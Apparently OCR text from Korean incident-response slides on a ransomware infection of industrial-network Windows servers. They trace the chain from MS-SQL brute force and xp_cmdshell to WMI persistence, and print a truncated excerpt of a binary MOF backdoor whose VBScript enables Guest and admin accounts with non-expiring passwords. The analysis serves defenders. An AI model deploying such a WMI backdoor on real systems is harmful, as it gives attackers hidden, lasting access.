
시스템 점검 도중 랜섬웨어 감염

감염 경로


침해 흐름




실패 없는 Administrator 로그인



다수 장비가 초기 패스워드



내부 이동 후 랜섬웨어 실행



꽂꽂 감춘 폐쇄망이었는데

침투 경로

- 외부 인터넷망에 연결된 취약한 시스템 → 최초 침투
- 제조사 초기 설정 패스워드 장기 사용 → Administrator 로그인, 침해 범위 확대
- 노후화 된 시스템 → 알려진 취약점 노출

의미

- OT환경의 취약한 산업제어시스템이 외부 인터넷에 순간 노출
- 시스템 점검 등 특수 상황에서 기존 보안 체계가 무력화
- 가용성(Availability) 중심의 시스템 운영으로 인한 보안 취약점
 - 노후화된 시스템
 - 취약점 패치 미흡
 - 부실한 접근 제어 정책 (예: 저장매체, RDP, SMB 등)
 - 보안 제품 미사용

4 공격자들의 우연한 만남




분석의 시작


피해	●	●	●
참신	●	●	○
주목	●	○	○

중요 서버 수십 대 – Windows Server
랜섬웨어 감염으로 인한 인프라 장애 발생

타임라인



최초 접근



x

1 MS-SQL Brute-Force

Victim

2 Command Shell - xp_cmdshell

2-1 Register a class in WMI Repository

2-2 Backdoor Script

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	라틴어	I
00000000	46	4F	4D	42	01	00	00	00	F8	11	00	00	80	48	00	00	FOMB	ø◀	€H
00000010	44	53	00	01	1A	7D	DA	54	28	4F	A4	00	01	06	18	42	DS	→}	ÚT(Oα -↑B
00000020	10	15	10	92	EB	80	42	04	12	01	21	81	30	28	02	8B	†††'ë€B†	↑	!0(γ<
00000030	03	12	8C	A5	43	A1	FA	13	48	06	88	74	0A	30	2C	C0	†↑€¥C;ú!!	H-^t	0,À

Binary MOF 백도어

Instance of AEventConsumerdr as \$CONSUMER

```
{
  CreatorSID[] = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  Name = "MYASECdr";
  ScriptingEngine = "VBScript";
  ScriptText = "On Error Resume Next:Const ADS_UF_DONT_EXPIRE_PASSW
objUser = GetObject(\"WinNT://./\" & GuestName & \", user\"):objU
= False:objUser.Put \"PasswordExpired\",CLng(0):objUser.Put \"use
objUserad = GetObject(\"WinNT://./\" & AdName & \", user\"):objUs
\"PasswordExpired\",CLng(0):objUser.Put \"userFlags\", ADS_UF_DON
GetObject(\"winmgmts:{impersonationLevel=impersonate}!\\\\.\\root
(종락....)
};
```

